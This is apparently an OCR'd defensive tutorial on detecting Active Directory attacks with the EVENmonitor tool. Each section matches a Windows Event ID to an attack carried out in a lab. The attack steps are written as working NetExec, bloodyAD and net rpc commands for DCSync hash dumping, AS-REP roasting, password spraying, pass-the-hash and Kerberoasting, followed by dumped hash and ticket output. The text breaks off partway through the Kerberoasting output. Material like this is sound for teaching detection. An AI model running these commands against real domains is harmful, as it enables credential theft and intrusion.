
iGNITE Technologies

BLUE TEAMING

ACTIVE DIRECTORY



EVENmonitor

www.hackingarticles.in

Contents

Introdution 3
Installation 3
Detecting DCSync Attacks — Event ID 4662 3
Detecting AS-REP Roasting — Event ID 4768 5
Detecting Password Spraying — Event ID 4625 6
Detecting Pass-the-Hash — Event IDs 4624 and 4776 9
Detecting User Account Creation — Event ID 4720 11
Detecting User Account Deletion — Event ID 4726 12
Detecting Kerberoasting — Event ID 4769 12
Detecting Privilege Escalation via Group Addition — Event ID 4728 14
Detecting Group Membership Removal — Event ID 4729 14
Detecting Account Disable Operations — Event ID 4725 15
Detecting Account Enable Operations — Event ID 4722 16
Detecting Pass-the-Ticket Attacks — Event ID 4769 17
Detecting Password Resets by Other Users — Event ID 4724 18
Detecting Rogue Computer Account Creation — Event ID 4741 19
Detecting Computer Account Deletion — Event ID 4743 20
Authenticating EVENmonitor with an NTLM Hash 21
Conclusion 22

This article demonstrates how EVENmonitor exposes the most common Active Directory attacks the moment they occur. Each attack is paired with the specific Windows Event ID that betrays it, walking the reader through detection of DCSync, AS-REP Roasting, Password Spraying, Pass-the-Hash,

Introdution

Active Directory (AD) is central to enterprise networks, yet offensive operations generate detectable artifacts in Windows Security event logs. Traditional analysis via Event Viewer or SIEM introduces critical delays during active intrusions. EVENmonitor, an open-source tool by NeffIsBack, streams Domain Controller (DC) Security logs in real-time to analysts' terminals.

EVENmonitor connects via the MS-EVEN6 RPC interface on modern Windows DCs, subscribing to relevant events using agentless, lightweight monitoring. It requires only domain credentials with Security log read access. Upon connection, it decodes raw events into readable formats, displaying actor, target, source IP, privileges, and forensic fields as they occur.

This guide maps common AD attacks—DCSync, AS-REP Roasting, password spraying, Pass-the-Hash, Pass-the-Ticket, Kerberoasting, account lifecycle abuse, password resets, computer account abuse, and privileged group manipulation—to specific Windows Event IDs. Each section demonstrates the attack from Kali Linux alongside real-time EVENmonitor output, highlighting distinguishing indicators.

Installation

EVENmonitor installs cleanly on Kali Linux through pipx, which isolates it inside its own virtual environment and exposes the executable globally. The following command pulls the project from GitHub:

```
pipx install git+https://github.com/NeffIsBack/EVENmonitor
```



Detecting DCSync Attacks — Event ID 4662

A DCSync attack abuses the Directory Replication Service to request password hashes for every account in the domain, including the krbtgt account. EVENmonitor catches this behaviour by filtering Event ID 4662, which records access to Active Directory objects, with the following command:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4662
```

```
root@kali ~
  EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4662
[+] ═══════════════════════════════════════════
[+]      EVEN6 live monitor v1.0.0        @NeffIsBack
[+] ═══════════════════════════════════════════

[*] Connecting to 192.168.1.7 ...
[+] Successfully bound to MS-EVEN6!
[*] Watching for events ...
[+] New event received: 3 records
```

Once bound to MS-EVEN6, EVENmonitor begins watching for any Directory Service object access in real time.

To trigger detection, an attacker simulates a DCSync attack from a compromised low-privileged user. NetExec performs the synchronisation through the SMB protocol and dumps the entire NTDS.dit hash database.

```
nxc smb 192.168.1.7 -u 'shivangi' -p 'Password@1' –ntds
```

```
root@kali ~
  nxc smb 192.168.1.7 -u 'shivangi' -p 'Password@1' --ntds
SMB         192.168.1.7     445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
SMB         192.168.1.7     445    DC               [+] ignite.local\shivangi:Password@1
SMB         192.168.1.7     445    DC               [-] RemoteOperations failed: DCERPC Runtime Error: cod
SMB         192.168.1.7     445    DC               [+] Dumping the NTDS, this could take a while so go gr
SMB         192.168.1.7     445    DC               Administrator:500:aad3b435b51404eeaad3b435b51404ee:321
SMB         192.168.1.7     445    DC               Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16
SMB         192.168.1.7     445    DC               krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6894d4cdc7
SMB         192.168.1.7     445    DC               shivam:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31c
SMB         192.168.1.7     445    DC               kavish:1106:aad3b435b51404eeaad3b435b51404ee:64fbae31c
SMB         192.168.1.7     445    DC               raj:1108:aad3b435b51404eeaad3b435b51404ee:64fbae31cc35
SMB         192.168.1.7     445    DC               shivangi:1109:aad3b435b51404eeaad3b435b51404ee:64fbae3
SMB         192.168.1.7     445    DC               ankur:1110:aad3b435b51404eeaad3b435b51404ee:bd0f21ed52
SMB         192.168.1.7     445    DC               yashika:1111:aad3b435b51404eeaad3b435b51404ee:bd0f21ed
SMB         192.168.1.7     445    DC               aaru:1112:aad3b435b51404eeaad3b435b51404ee:64fbae31cc3
SMB         192.168.1.7     445    DC               ashish:1113:aad3b435b51404eeaad3b435b51404ee:64fbae31c
SMB         192.168.1.7     445    DC               sanjeet:1115:aad3b435b51404eeaad3b435b51404ee:64fbae31
SMB         192.168.1.7     445    DC               shiv:1116:aad3b435b51404eeaad3b435b51404ee:64fbae31cc3
SMB         192.168.1.7     445    DC               sushant:1128:aad3b435b51404eeaad3b435b51404ee:64fbae31
SMB         192.168.1.7     445    DC               john:1129:aad3b435b51404eeaad3b435b51404ee:98da674948a
SMB         192.168.1.7     445    DC               DC$:1000:aad3b435b51404eeaad3b435b51404ee:01c3892fed08
```

The attacker authenticates as the user shivangi and successfully extracts hashes for Administrator, krbtgt, and every other domain principal. The instant this happens, EVENmonitor registers a flood of 4662 events on the analyst console.

```
┌──root@kali ~
└─➤  EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4662
[+] ═══════════════════════════════════════
[+]     EVEN6 live monitor v1.0.0        @NeffIsBack
[+] ═══════════════════════════════════════

[*] Connecting to 192.168.1.7 ...
[+] Successfully bound to MS-EVEN6!
[*] Watching for events ...
[+] New event received: 3 records
[+] New event received: 1 records
[2026-04-25T23:19:21.356953] Channel: Security, Event ID: 4662, Level: LogAlways, Keywords: AuditSuccess, Task:
├─SubjectUserSid                : S-1-332288-18
├─SubjectUserName               : DC$
├─SubjectDomainName             : IGNITE
├─SubjectLogonId                : 0×1bf9a2
├─ObjectServer                  : DS
├─ObjectType                    : %{19195a5b-6da0-11d0-afd3-00c04fd930c9}
├─ObjectName                    : %{15de2cc3-d5eb-4be0-af54-e272a4f861a4}
├─OperationType                 : Object Access
├─HandleId                      : 0×0
├─AccessList                    : %%7688

├─AccessMask                    : 0×100
├─Properties                    : %%7688
                {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}
        {19195a5b-6da0-11d0-afd3-00c04fd930c9}

├─AdditionalInfo                : -
└─AdditionalInfo2               : None
[+] New event received: 17 records
[+] New event received: 65 records
[2026-04-25T23:19:31.763041] Channel: Security, Event ID: 4662, Level: LogAlways, Keywords: AuditSuccess, Task:
├─SubjectUserSid                : S-1-333056-21-2964257136-1039789743-457275023-1109
├─SubjectUserName               : shivangi
├─SubjectDomainName             : IGNITE
├─SubjectLogonId                : 0×35460d
├─ObjectServer                  : DS
├─ObjectType                    : %{19195a5b-6da0-11d0-afd3-00c04fd930c9}
├─ObjectName                    : %{15de2cc3-d5eb-4be0-af54-e272a4f861a4}
├─OperationType                 : Object Access
├─HandleId                      : 0×0
├─AccessList                    : %%7688

├─AccessMask                    : 0×100
├─Properties                    : %%7688
                {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}
        {19195a5b-6da0-11d0-afd3-00c04fd930c9}
```

The decoded event reveals everything a defender needs: the SubjectUserName field identifies shivangi as the actor, while the Properties GUID 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 corresponds to the DS-Replication-Get-Changes-All extended right. Any non-Domain-Controller account exercising this right indicates a DCSync attack in progress.

Detecting AS-REP Roasting — Event ID 4768

AS-REP Roasting targets accounts configured with the **"Do not require Kerberos pre-authentication" flag.** The attacker requests a Ticket Granting Ticket for such accounts and receives an encrypted blob that can be cracked offline. NetExec automates the technique through its asreproast module which is shown in the following command:

```
nxc ldap 192.168.1.7 -u yashika -p '' –asreproast
```

```
┌──root@kali ~
└─➤  nxc ldap 192.168.1.7 -u yashika -p '' --asreproast output.txt
LDAP        192.168.1.7     389    DC              [*] Windows 10 / Server 2019 Bui
LDAP        192.168.1.7     389    DC              $krb5asrep$23$yashika@IGNITE.LOCA
59e23f7c7174c877f4614f80f2feaf69610e913e1dbf429802abfd2dde0a14d8bee83491048cbf2279eb
7ba849
```

On the Domain Controller side, every TGT request generates Event ID 4768. The definitive indicator of an AS-REP Roastable account is a **PreAuthType value of 0**, which indicates that pre-authentication was bypassed. So, using EVENmonitor's following command we can see which user has bypassed authentication:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4768
```



The output isolates the TargetUserName as yashika and confirms PreAuthType: 0, transforming what would otherwise be normal Kerberos noise into an unambiguous attack signal.

Detecting Password Spraying — Event ID 4625

Password spraying attempts a single weak password against many usernames to evade lockout policies. We will use netexec to mimic a perfect password spraying attack with the following command:

```
nxc smb 192.168.1.7 -u user.txt -p Password@1 –continue-on-success
```

```
┌──root@kali ~
└─➤  nxc smb 192.168.1.7 -u users.txt -p Password@1 --continue-on-success
SMB         192.168.1.7     445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (
SMB         192.168.1.7     445    DC               [+] ignite.local\raj:Password@1
SMB         192.168.1.7     445    DC               [-] ignite.local\aarti:Password@1 STATUS_LOGON
SMB         192.168.1.7     445    DC               [+] ignite.local\sanjeet:Password@1 (Pwn3d!)
SMB         192.168.1.7     445    DC               [-] ignite.local\komal:Password@1 STATUS_LOGON
SMB         192.168.1.7     445    DC               [-] ignite.local\ram:Password@1 STATUS_LOGON_F
SMB         192.168.1.7     445    DC               [-] ignite.local\sita:Password@1 STATUS_LOGON_
SMB         192.168.1.7     445    DC               [-] ignite.local\krishna:Password@1 STATUS_LOG
SMB         192.168.1.7     445    DC               [-] ignite.local\raaz:Password@1 STATUS_LOGON_
SMB         192.168.1.7     445    DC               [+] ignite.local\aaru:Password@1
SMB         192.168.1.7     445    DC               [+] ignite.local\shivam:Password@1
SMB         192.168.1.7     445    DC               [-] ignite.local\rudra:Password@1 STATUS_LOGON
SMB         192.168.1.7     445    DC               [-] ignite.local\aarav:Password@1 STATUS_LOGON
SMB         192.168.1.7     445    DC               [-] ignite.local\shreya:Password@1 STATUS_LOGO
SMB         192.168.1.7     445    DC               [-] ignite.local\jerry:Password@1 STATUS_LOGON
SMB         192.168.1.7     445    DC               [-] ignite.local\demo:Password@1 STATUS_LOGON_
SMB         192.168.1.7     445    DC               [-] ignite.local\hulk:Password@1 STATUS_LOGON_
SMB         192.168.1.7     445    DC               [-] ignite.local\natasha:Password@1 STATUS_LOG
SMB         192.168.1.7     445    DC               [-] ignite.local\kinjal:Password@1 STATUS_LOGO
SMB         192.168.1.7     445    DC               [-] ignite.local\yashika:Password@1 STATUS_LOG
SMB         192.168.1.7     445    DC               [-] ignite.local\bharat:Password@1 STATUS_LOGO
SMB         192.168.1.7     445    DC               [-] ignite.local\geet:Password@1 STATUS_LOGON_
SMB         192.168.1.7     445    DC               [-] ignite.local\ankur:Password@1 STATUS_LOGON
```

This password-spraying technique generates a high volume of failed logon events captured under Event ID 4625. While only a handful of accounts authenticate successfully, the dozens of failures are precisely what EVENmonitor surfaces when filtered for 4625 after using the following command:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4625
```

```
┌──root@kali ~
└─▸  EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4625
[+] ═══════════════════════════════════════════
[+]     EVEN6 live monitor v1.0.0        @NeffIsBack
[+] ═══════════════════════════════════════════


[*] Connecting to 192.168.1.7 ...
[+] Successfully bound to MS-EVEN6!
[*] Watching for events ...
[+] New event received: 3 records
[+] New event received: 3 records
[+] New event received: 36 records
[2026-04-25T23:26:48.417326] Channel: Security, Event ID: 4625, Level: LogAlways, Keywords: AuditFailure/Corr
├─SubjectUserSid               : S-1-0-0
├─SubjectUserName              : -
├─SubjectDomainName            : -
├─SubjectLogonId               : 0x0
├─TargetUserSid                : S-1-0-0
├─TargetUserName               : aart1
├─TargetDomainName             : ignite.local
├─Status                       : 0xc000006d
├─FailureReason                : %%2313
├─SubStatus                    : 0xc0000064
├─LogonType                    : 3
├─LogonProcessName             : NtLmSsp
├─AuthenticationPackageName    : NTLM
├─WorkstationName              : -
├─TransmittedServices          : -
├─LmPackageName                : -
├─KeyLength                    : 0
├─ProcessId                    : 0x0
├─ProcessName                  : -
├─IpAddress                    : 192.168.1.17
└─IpPort                       : 57292
[2026-04-25T23:26:48.570421] Channel: Security, Event ID: 4625, Level: LogAlways, Keywords: AuditFailure/Corr
├─SubjectUserSid               : S-1-0-0
├─SubjectUserName              : -
├─SubjectDomainName            : -
├─SubjectLogonId               : 0x0
├─TargetUserSid                : S-1-0-0
├─TargetUserName               : komal
├─TargetDomainName             : ignite.local
├─Status                       : 0xc000006d
├─FailureReason                : %%2313
├─SubStatus                    : 0xc0000064
├─LogonType                    : 3
├─LogonProcessName             : NtLmSsp
├─AuthenticationPackageName    : NTLM
├─WorkstationName              : -
├─TransmittedServices          : -
├─LmPackageName                : -
├─KeyLength                    : 0
├─ProcessId                    : 0x0
├─ProcessName                  : -
├─IpAddress                    : 192.168.1.17
└─IpPort                       : 57324
[2026-04-25T23:26:48.576851] Channel: Security, Event ID: 4625, Level: LogAlways, Keywords: AuditFailure/Corr
├─SubjectUserSid               : S-1-0-0
├─SubjectUserName              : -
├─SubjectDomainName            : -
├─SubjectLogonId               : 0x0
├─TargetUserSid                : S-1-0-0
├─TargetUserName               : ram
├─TargetDomainName             : ignite.local
├─Status                       : 0xc000006d
├─FailureReason                : %%2313
├─SubStatus                    : 0xc0000064
├─LogonType                    : 3
├─LogonProcessName             : NtLmSsp
├─AuthenticationPackageName    : NTLM
├─WorkstationName              : -
├─TransmittedServices          : -
├─LmPackageName                : -
├─KeyLength                    : 0
├─ProcessId                    : 0x0
├─ProcessName                  : -
├─IpAddress                    : 192.168.1.17
```

The signature is unmistakable: multiple distinct TargetUserName values, identical Status code 0xC000006D (bad username or password), Logon Type 3 (network), and a single shared IpAddress. That clustering pattern marks a textbook password spray and triggers immediate investigation.

Detecting Pass-the-Hash — Event IDs 4624 and 4776

Pass-the-Hash bypasses the need for a cleartext password by authenticating directly with an NTLM hash. NetExec accepts the hash through its -H flag using the following command:

```
nxc smb 192.168.1.7 -u administrator -H 32196B56FFE6F45E294117B91A83BF38
```



The defender combines two event IDs to spot the technique. EVENmonitor accepts a comma-separated list to monitor 4624 (successful logon) and 4776 (NTLM credential validation) at the same time with the help of the following command:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4624,4776
```

```
┌──root@kali ~
└─➤  EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4624,4776
[+] ═══════════════════════════════════════════
[+]     EVEN6 live monitor v1.0.0        @NeffIsBack
[+] ═══════════════════════════════════════════


[*] Connecting to 192.168.1.7 ...
[+] Successfully bound to MS-EVEN6!
[*] Watching for events ...
[+] New event received: 3 records
[2026-04-25T23:28:09.642553] Channel: Security, Event ID: 4776, Level: LogAlways, Keywords: AuditSuccess, Task: Cr
├─PackageName                   : MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
├─TargetUserName                : administrator
├─Workstation                   : None
└─Status                        : 0×0
[2026-04-25T23:28:09.642841] Channel: Security, Event ID: 4624, Level: LogAlways, Keywords: AuditSuccess, Task: Lo
├─SubjectUserSid                : S-1-0-0
├─SubjectUserName               : -
├─SubjectDomainName             : -
├─SubjectLogonId                : 0×0
├─TargetUserSid                 : S-1-333056-21-2964257136-1039789743-457275023-500
├─TargetUserName                : Administrator
├─TargetDomainName              : IGNITE
├─TargetLogonId                 : 0×362481
├─LogonType                     : 3
├─LogonProcessName              : NtLmSsp
├─AuthenticationPackageName     : NTLM
├─WorkstationName               : -
├─LogonGuid                     : 00000000-0000-0000-0000-000000000000
├─TransmittedServices           : -
├─LmPackageName                 : NTLM V2
├─KeyLength                     : 128
├─ProcessId                     : 0×0
├─ProcessName                   : -
├─IpAddress                     : 192.168.1.17
├─IpPort                        : 51220
├─ImpersonationLevel            : %%1833
├─RestrictedAdminMode           : -
├─TargetOutboundUserName        : -
├─TargetOutboundDomainName      : -
├─VirtualAccount                : %%1843
├─TargetLinkedLogonId           : 0×0
└─ElevatedToken                 : %%1842
[+] New event received: 1 records
[+] New event received: 6 records
[2026-04-25T23:28:27.153006] Channel: Security, Event ID: 4624, Level: LogAlways, Keywords: AuditSuccess, Task: Lo
├─SubjectUserSid                : S-1-0-0
├─SubjectUserName               : -
├─SubjectDomainName             : -
├─SubjectLogonId                : 0×0
├─TargetUserSid                 : S-1-329472-7
├─TargetUserName                : ANONYMOUS LOGON
├─TargetDomainName              : NT AUTHORITY
├─TargetLogonId                 : 0×3628d8
├─LogonType                     : 3
├─LogonProcessName              : NtLmSsp
├─AuthenticationPackageName     : NTLM
├─WorkstationName               : -
├─LogonGuid                     : 00000000-0000-0000-0000-000000000000
├─TransmittedServices           : -
├─LmPackageName                 : NTLM V1
├─KeyLength                     : 128
├─ProcessId                     : 0×0
├─ProcessName                   : -
├─IpAddress                     : 192.168.1.17
├─IpPort                        : 56058
├─ImpersonationLevel            : %%1833
├─RestrictedAdminMode           : -
├─TargetOutboundUserName        : -
├─TargetOutboundDomainName      : -
├─VirtualAccount                : %%1843
├─TargetLinkedLogonId           : 0×0
└─ElevatedToken                 : %%1843
[2026-04-25T23:28:27.167788] Channel: Security, Event ID: 4776, Level: LogAlways, Keywords: AuditSuccess, Task: Cr
├─PackageName                   : MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
├─TargetUserName                : administrator
├─Workstation                   : None
└─Status                        : 0×0
```

Two telltale fields stand out. First, the LmPackageName field reports NTLM V1 instead of the Kerberos package expected for legitimate domain authentication. Second, the LogonType is 3 (network) with a remote IpAddress of 192.168.1.17. Together these indicators confirm an NTLM hash was replayed across the network.

Detecting User Account Creation — Event ID 4720


Attackers who gain Domain Admin privileges frequently create persistence accounts. The bloodyAD utility provisions a new account remotely without ever touching the Domain Controller console by using the following command:

```
bloodyAD -d ignite.local -u administrator -p Ignite@987 --host 192.168.1.7 add user geet Password@1
```



Every new domain account writes an Event ID 4720 to the Security log. EVENmonitor exposes the creation as it happens with the help of the following command:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4720
```



The event identifies both the new account (TargetUserName: geet) and the actor responsible (SubjectUserName: Administrator). Defenders can pivot on the SubjectLogonId to trace the entire attacker session that led to the account creation.

Detecting User Account Deletion — Event ID 4726


Adversaries also delete accounts to cover their tracks or remove legitimate administrators. The following net rpc command performs the deletion remotely against the Domain Controller.

```
net rpc user delete geet -U ignite.local/administrator%'Ignite@987' -S 192.168.1.7
```



Account deletion writes Event ID 4726, which EVENmonitor captures the moment the SAM database commits the change and displays it by using the following command:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4726
```



The TargetUserName field names the deleted account and the SubjectUserName identifies the deleter, providing the defender with a complete audit trail of the destructive action.

Detecting Kerberoasting — Event ID 4769

Kerberoasting requests Kerberos service tickets for accounts with a Service Principal Name and cracks the encrypted ticket portion offline to recover the service account password.

NetExec ships a dedicated kerberoasting module which can be activated by using the following command:

```
nxc ldap 192.168.1.7 -u sushant -p Password@1 --kerberoasting hash.txt
```

```
┌──root@kali ~
└─➤  nxc ldap 192.168.1.7 -u sushant -p Password@1 --kerberoasting hash.txt
LDAP        192.168.1.7     389    DC              [*] Windows 10 / Server 2019 Build 17763 (name:
LDAP        192.168.1.7     389    DC              [+] ignite.local\sushant:Password@1
LDAP        192.168.1.7     389    DC              [*] Skipping disabled account: krbtgt
LDAP        192.168.1.7     389    DC              [*] Total of records returned 2
LDAP        192.168.1.7     389    DC              [*] sAMAccountName: kavish, memberOf: CN=Remote
LDAP        192.168.1.7     389    DC              $krb5tgs$23$*kavish$IGNITE.LOCAL$ignite.local\k
b72102d3de3d6c9272238f8745ff55c8208438b2dfd2559daa7d5ddeec55f98696ec65517ed4b7bbd6f9d135fff2cc4b891
4246be2abe29c07da6477915ee2fda63bee0e7a39f8389c0348388d94b075dda0eea8ef64592440f5615102d436c143d5f3
d81abd8e09b8abefa8b2978e4269d93059ba6380bbe4d7dd2d28bc0960531fb8407fe6b5d0ccbaf2a8f79d249c79464407e
352e6667805e431cdeff01089a22bae820cde490c6e72d983f771cba403485b6a3c5e4cb2735388155d1c5413f7b32c6b82
d82c45682ee6abd95f1e9591fd72f30f47108f32a100018e4c751b47d3fec6b3847bedbdede8b4e18c9880def48ac5f68f5
fe344e50e6e2f25367301100135c28a9bab6acfe7c895a040b491a9a27d71725ba62303127d48b089f89249aea5437d9dc7
LDAP        192.168.1.7     389    DC              [*] sAMAccountName: sushant, memberOf: [], pwdL
LDAP        192.168.1.7     389    DC              $krb5tgs$23$*sushant$IGNITE.LOCAL$ignite.local\
6cdfb87d193a2815df8e0c75132c6b7af0576b5a9b0bcd297c5e1d5e5696d0ab09592c295a91cee7e07d92d3908b564ac65
58a41307f91456c42ca45ace45dbd98fc1d97b4399caf7abae11e0892160ac681749c01674db21d8c57d095ce85b19ec5dc
28275b64d2879a07239c63b8a240362599cecefb656608c70f22e86e2823d4979a71d775ac30e935c5f7e9fda059e9d584f
